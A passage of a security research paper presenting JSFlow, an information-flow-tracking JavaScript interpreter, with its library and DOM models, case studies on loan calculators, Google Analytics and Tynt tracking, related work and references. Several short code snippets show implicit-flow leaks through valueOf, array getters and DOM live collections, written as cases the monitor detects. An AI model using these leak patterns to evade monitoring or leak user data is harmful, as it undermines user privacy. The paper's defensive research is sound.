String object The String object acts as a wrapper around a primitive string providing a number of useful operations, including accessing a character by index. We model the internal label state of String objects with a single label, matching the security model of its primitive string.

All the methods of String objects are essentially shallow models: After converting parameters their types, they are passed to the corresponding native method. The `slice` method described below is a typical representative of String methods. `slice` takes two indices and returns the slice of the string between them. We highlight the implementation of `slice` by means of examples.

First, consider the following program, which passes an object to `slice` whose `valueOf` method will return a secret.

```
ix = { valueOf : function() { return h; }};
var l = '0123456789'.slice(ix,ix+1);
```

This example tries to exploit the conversion to numbers that `slice` performs on its arguments, which invokes `valueOf` when they are objects. In order to model this flow properly, the security label of the value

returned by `valueOf` must be taken into account in the result of `slice`. In the example above, `slice` would return a secret value.

In addition, it is important that the security context of the calls made by `slice` include the labels of the indices. Otherwise, side effects in `valueOf` may leak. In the following example, assume that `ix` is secret and chosen to be either an object or a number depending on *h*.

```
var ix; var l = false;
if (h) {
  ix = { valueOf :
         function() { l = true; return 0; } }
} else { ix = 0; }
'0123456789'.slice(ix,ix+1);
```

Here, the security context of the call to `valueOf` when converting `ix` must reflect the label of `ix`. We ensure this in the internal functions `ToString` and `ToInteger`, used by `slice`. For example, the actual security context increase occurs in `ToString` on line 5, where the argument label is pushed onto the *pc* stack:

```
1 function ToString(x) {
2   if (typeof x.value !== 'object') {
3     return new Value(String(x.value),x.label);
4   }
5   monitor.context.pushPC(x.label);
6     var primValue = ToPrimitive(x, 'string');
7   monitor.context.popPC();
8   return new Value(String(primValue.value), x.label);
9 }
```

Array Array objects are list-like objects that map numerical indices to values. Arrays have a special link between the `length` property and the mapped values: Writing an element past the length of the array will increase the length property accordingly, and decreasing the length property will remove elements from the end of the array. We model the internal state of the array as an ordinary object, while catering for the connection between the `length` property and the indices. Arrays are mutable and equipped with methods for performing different operations on the elements of the array in different orders. This allows for complicated interplays with accessor properties, which calls for the use of deep models. Consider, for instance, the following example.

```
x = [h]; l = false;
Object.defineProperty(x,1,
  { get : function() { l = true; return 0}});
x.every(function (x) { return x; });
```

The every method of arrays invokes a function on each element, until either the list is exhausted or it returns a value convertible to *false*. Since all values are convertible to one of *true* or *false*, knowing that an element with index greater than 0 is read reveals that the function returned a *true*-convertible value for all lower indices. By populating an array with a secret followed by a getter, the ''truthiness'' of the secret could be observed. In the example, the first element contains the secret boolean `h` and the second element is a getter that sets `l` to *true*. Since the getter is only invoked in case *h* is *true*, this effectively copies *h* to *l*. For this reason, a shallow model cannot be used. Each successive call of the iterator function must be called in the accumulated context of the previous results, which is not possible if we simply defer the computation to the primitive every method. Instead, we must use a deep model, illustrated below with an excerpt of the inner loop of every.

```
1 var testResult = fn.Call(_this, [kValue, k, O]);
2 var b = conversion.ToBoolean(testResult);
3 monitor.context.labels.pc.lubWith(b.label);
4 label.lubWith(b.label);
5
6 if (!b.value) {
7   monitor.context.popPC();
8   return new Value(false,label);
9 }
```

In particular, note how line 2 converts the result of the function to a boolean, how line 3 uses the label of the result to accumulatively increase the top of the *pc* stack, and how line 4 accumulates the label used for the returned value at line 8.

4.3 Browser APIs

The execution environment provided by browsers is an extension of the builtin JavaScript environment. To a certain extent, what is provided is browser specific, while some parts are standardized by the World Wide Web Consortium (W3C). Although many of the extensions are fairly straightforward to model from an information-flow perspective, offering similar challenges as the standard library, a notable exception is the implementation of the Document Object Model (DOM) API [16]. The DOM is a standard describing how to represent and interact with HTML documents as objects. The DOM is a central data structure to all web applications. A large part of a web application typically deals with shuttling data to and from the DOM and responding to events generated by the DOM as the user interacts with it. Tracking information flows to and from the DOM is thus vital to having information-flow tracking that is useful for real web applications. However, in addition to acting

as a data structure, the DOM also provides a rich set of behaviors. In particular, several features of the DOM force information-flow models to be *non-local*, i.e., operations on a certain element in the tree may require updates to the model of other elements in the tree. A prime example of such a feature is *live collections*.

Non-local models: live collections The DOM standard [16] specifies a number of methods for querying the DOM for a collection of certain elements. Collections are represented as objects that behave much like arrays, with one big exception: as the DOM is modified, collections update to reflect the current state of the DOM.

For example, `getElementsByName` returns a live collection of elements with a particular name attribute. If a script changes the name attribute of an element in the page, the corresponding live collections automatically reflect the change. To appreciate this, consider the following example based on a web page containing a *div* element with id and name 'A'.

```
<div id='A' name='A'></div>
```

When the following code is executed in the context of this page, it encodes the value of *h* in the length of the live collection returned by `getElementsByName`.

```
c = document.getElementsByName('A');
if (h) { document.getElementById('A').name = 'B'; }
```

This is achieved by conditionally changing the name of the *div* from 'A' to 'B'. Initially, the collection stored in *c* has length 1 since there is one element in the document named 'A'. After the name change, however, the collection contains no elements. Importantly, this is done without any direct interaction with the collection itself; only the *div* element is referenced and modified.

The security model of live collections must interact with the model for the DOM tree, making it non-local. In our implementation, in each node of the tree we keep a map from queries generating live collections, such as `getElementsByName('A')`, to the label representing how that node's subtree affects that query.

Going back to the above example, the document (the root node of the DOM tree) maintains a map from names to labels. If this map associates 'A' with public, the interpreter will stop execution on the attempted name change, since it would be observable on existing public live collections. On the other hand, if this map associates 'A' with secret, the name change is allowed. In this case, however, any live collection affected is already considered secret.

Live collections are just one example of non-local behavior in the DOM. For another example, several DOM elements expose properties

that are actually computed from state stored elsewhere in the DOM. E.g. a form element exposes values of nested input fields as properties on the form element itself. Also, some element attributes, which are DOM nodes of their own, are exposed as properties on the containing element. The security model of DOM nodes must properly model these cases and label the result appropriately. If we blindly accessed the properties in the underlying API, we could return secret values stripped of their security label.

5 Evaluation

For the case studies we created *Snowfox*, a Firefox extension that allows JSFlow to be used as the execution engine for web pages. Snowfox is based on Zaphod [25] and turns off Firefox's native JavaScript engine. Instead, the extension traverses the page as it loads and executes scripts using JSFlow.

This provides a proof-of-concept implementation that allows us to study the suitability of dynamic information flow on actual JavaScript code. When an information flow policy is violated, the extension can respond in various ways, such as simply logging the leak, silently blocking offensive HTTP requests or stopping script execution altogether.

While performance is not a goal for this paper, we found that the speed of JSFlow did not hinder us in manually interacting with web pages. Compared to a fully JITed JavaScript engine, JSFlow is slower by two orders of magnitude.

We have experimented with several web pages including code from sources like Google Analytics, jQuery, and Tynt. This section reports on two types of experiments, one to explore different policies for user data, and the other to govern user tracking by third-party scripts.

5.1 User input processing

We have evaluated the interpreter on several web applications that calculate loan payments, given initial parameters provided by the user. Such applications do not rely on external data. Running the interpreter under different policies reveals some security-relevant differences between applications, and demonstrates our interpreter's ability to enforce them on real JavaScript code.

As a baseline policy, we use a stricter version of SOP, where communication via requests such as creating image and script tags not allowed if it involves information derived from user inputs.

We found three main classes of loan calculators: (i) Scripts that do all calculations in the browser: no data is submitted anywhere. (ii) Scripts that submit user data to the original host for processing,

but not to third parties. (iii) Scripts that submit data to a third party, e.g., for collecting statistics, or allow third-party scripts to access user data. At the time of writing, example web pages for each class are (i) `http://www.halifax.co.uk/loans/loan-calculator/` and `http://www.asksasha.com/loan-interest-calculator.html`; (ii) `http://www.tdcanadatrust.com/loanpaymentcalc.form`; and (iii) `http://mlcalc.com/`. A calculator of the first class works under a policy that allows no data to leave the browser. On the other hand, the second class needs to send data to its origin server, but still works under the strict SOP policy. The third class requires a more liberal policy.

Web pages commonly use Google Analytics to analyze traffic. To do so, the web page loads a script provided by that service. This script triggers an image request conveying tracking information to Google. As long as no data about user input is contained in the request, scripts of type (i) and (ii) can still use Google Analytics under our interpreter. A calculator in class (iii) that tries to log user inputs, or any derived values, to Google Analytics is prevented from doing so by our interpreter. Flows are correctly tracked inside the Google Analytics script, and the interpreter does not allow creating an image element with such data in the source URL.

One of the sites in our tests, `mlcalc.com`, did send user inputs to Google Analytics, but indirectly. The user inputs were first submitted to `mlcalc.com`, but the following page included JavaScript code that logged them to Google Analytics. The flow in this case was essentially server-side, so some server-side support is needed to track them. Our monitor supports upgrade annotations, i.e. a server can explicitly label some of its data as being derived from sensitive user inputs. We note that JSFlow can also be run on the server side, e.g. via *node.js*, for an end-to-end solution.

In the cases where even the host is not trusted for user data, a still stricter policy can be utilized, namely that no user data should leave the browser. Under this policy the interpreter correctly stops even the submission of a form. This still allows calculators of type (i), which compute everything client-side.

5.2 Behavior tracking via JavaScript

In many cases, users are not aware of information sent from their browser, e.g. information used for tracking purposes. As an example, the service Tynt offers a script to inject links back to the including website, into content copied to the system clipboard. This service is used on popular web sites such as the Financial Times (`www.ft.com`). However, transparent to the user, the script also creates a request via an image to `tynt.com` to log the copied data, together with a tracking cookie unique to the user even across different websites using Tynt's script.

Our implementation supports all the necessary browser APIs used by Tynt's script and is able to detect this behavior. Since the selection is chosen by the user, the data copied is considered secret. When the script attempts to communicate this data back to Tynt, the interpreter detects the leak and throws a security error.

5.3 Trade-offs for dynamic enforcement

A key question is whether it is possible to implement an interpreter with enough precision for the enforcement to be usable and permissive. Our interpreter indicates that the practical implementation of tracking flows in real-world applications is feasible. JavaScript is a flexible language, and provides many implicit ways for information to flow, in particular when combined with the rich APIs of the browser environment. Our interpreter successfully addresses such features, while being reasonably precise to allow real scripts to maintain their utility.

However, dynamic enforcement comes at a price of inherent limitations. In particular, there are limits on sound and precise propagation of labels under secret control [27], leading to a common restriction of enforcement known as *no sensitive upgrade* [2]. We found that legacy scripts sometimes encounter such situations, even if they do not always leak confidential data. In such scripts, upgrade statements must be injected [4]. For the scripts used in our experiments, we have done so manually via a proxy. To give an idea of the extent, in `ga.js`, the main script of Google Analytics, two upgrade statements were inserted. Without them, the permissiveness of the interpreter would drop down to a level where `ga.js` could not function.

We also discovered two cases where the interpreter detected flows that originated from a nullity check on user input. Since those checks were performed relatively early in the execution, they resulted in much derived data to be labeled as secret. However, in both cases, we found the checks did not leak, since no action of the user can cause the checked values to be null. The checks were only safeguards to prevent failures due to browser differences or bugs in the scripts. We thus added declassification annotations to allow these benign flows.

Beyond dynamic analysis In summary, we find that purely dynamic analysis is a reasonable fit for tracking information in real-world examples. However, under some circumstances, we have manually aided the analysis with upgrade annotations, in order to increase the accuracy of the dynamic approach. Although only a few annotations were needed in the case studies under consideration, it is still desirable to have automatic support for generating the annotations. Making use of static analysis is one viable alternative, as already explored in the interpreter in the form of simple helper analysis for common code patterns. Another alternative

is a testing-based method of automatically injecting upgrade statements to improve permissiveness [4]. Future work includes exploring hybrid analysis and developing annotations that allow libraries to specify their label models for smooth handling of data hiding.

6 Related work

Web tracking is subject to much debate, involving both policy and technology aspects. We refer to Mayer and Mitchell [21] for the state of the art. In this space, the Do Not Track initiative, currently being standardized by World Wide Web Consortium (W3C), is worth pointing out. Supported by most modern browsers, Do Not Track is implemented as an HTTP header that signals to the server that the user prefers not to be tracked. However, there are no guarantees that the server (or third-party code it includes) honors the preference.

While there is much work on safe sub-languages, e.g, Caja [23], ADSafe [7], Gatekeeper [13], and work on refined access control for JavaScript, as in, e.g. ConScript [22] and JSand [1], we recall our motivation from Section 1 for the need of information-flow control beyond access control. In the rest of the section, we focus on information-flow tracking for JavaScript.

Vogt et al. [31] modify the source code of the Firefox browser to include a hybrid information-flow tracker. However, their experiments show that it is often desirable for JavaScript code to leak some information outside the domain of origin: they identify 30 domains such as `google-analytics.com` that should be allowed *some* leaks. Their solution is to white-list these domains, and therefore allow *any* leaks to these domains, opening up possibilities for laundering.

Mozilla's ongoing project FlowSafe [11] aims at giving Firefox runtime information-flow tracking, with dynamic information-flow reference monitoring [2] at its core. Our coverage of JavaScript and its APIs provides a base for fulfilling the promise of FlowSafe in practice.

Chugh et al. [5] present a hybrid approach to handling dynamic execution. Their work is staged where a dynamic residual is statically computed in the first stage, and checked at runtime in the second stage.

Yip et al. [33] present a security system, BFlow, which tracks information flow within the browser between frames. In order to protect confidential data in a frame, the frame cannot simultaneously hold data marked as confidential and data marked as public. BFlow not only focuses on the client-side but also on the server-side in order to prevent attacks that move data back and forth between client and server.

Extending the browser always carries the risk of security flaws in the extension. To this end, Dhawan and Ganapathy [9] develop Sabre, a system for tracking the flow of JavaScript objects as they are passed through

the browser subsystems. The goal is to prevent malicious extensions from breaking confidentiality. Bandhakavi, et al. [3] propose a static analysis tool, VEX, for analyzing Firefox extensions for security vulnerabilities.

Jang et al. [17] focus on privacy attacks: cookie stealing, location hijacking, history sniffing, and behavior tracking. Similar to Chugh et al. [6], the analysis is based on code rewriting that inlines checks for data produced from sensitive sources not to flow into public sinks. They detect a number of attacks present in popular web sites, both in custom code and in third-party libraries.

Guarnieri et al. [14] present Actarus, a static taint analysis for JavaScript. An empirical study with around 10,000 pages from popular web sites exposes vulnerabilities related to injection, cross-site scripting, and unvalidated redirects and forwards. Taint analysis focuses on explicit flows, leaving implicit flows out of scope.

De Groef et al. [12] present *FlowFox*, a Firefox extension based on *secure multi-execution* [8]. Multi-execution runs the original program at different security levels and carefully synchronizes communication among them. Multi-execution provides information-flow security by design since the run that computes public input only gets access to public input. At the same time, secure multi-execution does not *track* information flow in the original program: instead, it silently converts the execution to be independent of secrets. This makes it less suitable for in-depth understanding of information manipulation by JavaScript code. Instead, the empirical study by De Groef et al. focuses on studying the deviation in user experience when browsing with FlowFox and Firefox in the presence of simple policies.

The empirical studies in the work above [12, 14, 17, 31] provide clear evidence that privacy and security attacks in JavaScript code are a real threat. As mentioned earlier, the focus is the *breadth*: trying to analyze thousands of pages against simple policies. Complimentary to this, our goal is in-*depth* studies of information flow in critical third-party code (which, like Google Analytics, might be well used by a large number of pages). Hence, the focus on dynamic enforcement, based on a sound core [15], and the careful approach in fine-tuning the security policies to match application-specific security goals.

7 Conclusions and future work

We have presented JSFlow, a security-enhanced JavaScript interpreter, written in JavaScript. To the best of our knowledge, this is the first implementation of dynamic information-flow enforcement for such a large platform as JavaScript together with stateful information-flow models for its standard execution environment.

In line with our goals, we have demonstrated that JSFlow enables in-depth understanding of information flow in practical JavaScript, including third-party code such as Google Analytics, jQuery, and Tynt.

We have conducted a practical study of possibilities and limitations of dynamic information-flow enforcement. The study has identified the trade-offs of static and dynamic security enforcement. The trade-offs provide a roadmap for further work in the area. Hybrid information-flow tracking is a particularly promising direction, where we have the possibility to combine the best of static and dynamic analysis.

A major feature of our interpreter is tracking information flow in the presence of libraries. We have demonstrated how to model the libraries, as provided by browser APIs, by a combination of shallow and deep modeling. Our findings lead to possibilities of generalization: future work will pursue automatic generation of library models from abstract functional specifications.

References

1. Agten, P., Acker, S. V., Brondsema, Y., Phung, P. H., Desmet, L., and Piessens, F. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *ACSAC* (2012), R. H. Zakon, Ed., ACM, pp. 1--10.
2. Austin, T. H., and Flanagan, C. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2009).
3. Bandhakavi, S., Tiku, N., Pittman, W., King, S. T., Madhusudan, P., and Winslett, M. Vetting browser extensions for security vulnerabilities with vex. *Commun. ACM 54*, 9 (2011), 91--99.
4. Birgisson, A., Hedin, D., and Sabelfeld, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *ESORICS* (2012), S. Foresti, M. Yung, and F. Martinelli, Eds., vol. 7459 of *Lecture Notes in Computer Science*, Springer, pp. 55--72.
5. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for JavaScript. In *Proc. ACM SIGPLAN Conference on Programming language Design and Implementation* (2009).
6. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for JavasCript. In *PLDI* (2009), M. Hind and A. Diwan, Eds., ACM, pp. 50--62.
7. Crockford, D. Making javascript safe for advertising. adsafe.org, 2009.
8. Devriese, D., and Piessens, F. Non-interference through secure multi-execution. In *Proc. IEEE Symp. on Security and Privacy* (May 2010).
9. Dhawan, M., and Ganapathy, V. Analyzing information flow in javascript-based browser extensions. In *ACSAC* (2009), IEEE Computer Society, pp. 382--391.
10. ECMA International. ECMAScript Language Specification, 2009. Version 5.
11. Eich, B. Flowsafe: Information flow security for the browser. `https://wiki.mozilla.org/FlowSafe`, Oct. 2009.

12. Groef, W. D., Devriese, D., Nikiforakis, N., and Piessens, F. Flowfox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security* (Oct. 2012).
13. Guarnieri, S., and Livshits, B. Gatekeeper: mostly static enforcement of security and reliability policies for javascript code. In *Proceedings of the 18th conference on USENIX security symposium* (Berkeley, CA, USA, 2009), SSYM'09, USENIX Association.
14. Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., and Berg, R. Saving the world wide web from vulnerable JavaScript. In *ISSTA* (2011), M. B. Dwyer and F. Tip, Eds., ACM, pp. 177--187.
15. Hedin, D., and Sabelfeld, A. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium* (June 2012), pp. 3--18.
16. Hors, A. L., and Hegaret, P. L. Document Object Model Level 3 Core Specification. Tech. rep., The World Wide Web Consortium, 2004.
17. Jang, D., Jhala, R., Lerner, S., and Shacham, H. An empirical study of privacy-violating information flows in JavaScript web applications. In *ACM Conference on Computer and Communications Security* (Oct. 2010), pp. 270--283.
18. Joyent, Inc. Node.js. `http://nodejs.org/`.
19. Landi, W. Undecidability of static analysis. *ACM Lett. Program. Lang. Syst. 1*, 4 (Dec. 1992), 323--337.
20. Magazinius, J., Askarov, A., and Sabelfeld, A. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (Apr. 2010).
21. Mayer, J. R., and Mitchell, J. C. Third-party web tracking: Policy and technology. In *IEEE Symposium on Security and Privacy* (2012), IEEE Computer Society, pp. 413--427.
22. Meyerovich, L. A., and Livshits, V. B. ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser. In *IEEE Symposium on Security and Privacy* (2010), IEEE Computer Society, pp. 481--496.
23. Miller, M., Samuel, M., Laurie, B., Awad, I., and Stay, M. Caja: Safe active content in sanitized javascript, 2008.
24. Mozilla Developer Network. SpiderMonkey -- Running Automated JavaScript Tests. `https://developer.mozilla.org/en-US/docs/SpiderMonkey/Running_Automated_JavaScript_Tests`, 2011.
25. Mozilla Labs. Zaphod add-on for the Firefox browser. `http://mozillalabs.com/zaphod`, 2011.
26. Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You are what you include: large-scale evaluation of remote javascript inclusions. In *ACM Conference on Computer and Communications Security* (Oct. 2012), pp. 736--747.
27. Russo, A., and Sabelfeld, A. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium* (July 2010), pp. 186--199.
28. Ryck, P. D., Decat, M., Desmet, L., Piessens, F., and Joose, W. Security of web mashups: a survey. In *Nordic Conference in Secure IT Systems* (2010), LNCS.
29. Saltzer, J. H., and Schroeder, M. D. The protection of information in computer systems. *Proc. of the IEEE 63*, 9 (Sept. 1975), 1278--1308.
30. Taly, A., Erlingsson, U., Miller, M., Mitchell, J., and Nagra, J. Automated analysis of security-critical JavaScript APIs. In *Proc. IEEE Symp. on Security and Privacy* (May 2011).

31. Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. Network and Distributed System Security Symposium* (Feb. 2007).
32. Yang, E., Stefan, D., Mitchell, J., Mazières, D., Marchenko, P., and Karp, B. Toward principled browser security. In *Proc. of USENIX workshop on Hot Topics in Operating Systems (HotOS)* (2013).
33. Yip, A., Narula, N., Krohn, M., and Morris, R. Privacy-preserving browser-side scripting with bflow. In *EuroSys '09: Proceedings of the 4th ACM European conference on Computer systems* (New York, NY, USA, 2009), ACM, pp. 233--246.